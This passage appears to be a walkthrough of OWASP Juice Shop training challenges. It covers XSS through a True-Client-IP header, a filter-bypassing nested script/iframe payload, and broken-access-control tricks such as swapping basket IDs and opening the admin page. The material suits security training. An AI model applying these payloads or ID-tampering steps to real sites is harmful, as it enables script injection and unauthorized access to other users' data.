


7. HTTP-Header XSS


- **Steps:**
    1. Open Burp Suite and navigate to HTTP history.
    2. Select `/rest/admin/application-configuration`.




3. Add the header `True-Client-IP` with the XSS payload.



4. Change `admin/application-configuration` to `saveLoginIp`, remove `sec-ch-us: *`, and send the request then you got successfully solved.






8. Server-Side XSS Protection

- **Steps:**


1. When we put this payload directly " <iframe src="javascript:alert(`xss`)"> " we got nothing so by searching for server side xss we get this modified payload " <<script>Foo</script>iframe src="javascript:alert(`xss`)"> " by submitting it we got successfully solved.



Juice Shop Broken Access Control


1. Web3 Sandbox

- **Steps:**
    1. write web3-sandbox in url as shown and you will enter it




2. Admin Section

- **Steps:**
    1. Write administration in url




3. View Basket


- **Steps:**
    1. Open basket and the inspection



    2. Find 1 in file name and you will see the different products in the basket




3. change 1 to 2 or 3 which is different basket then send it and you solve it




4. Five-star Feedback


- **Steps:**
  1. Access the administration page then you can easily delete any feedback you want




5. Forged Feedback

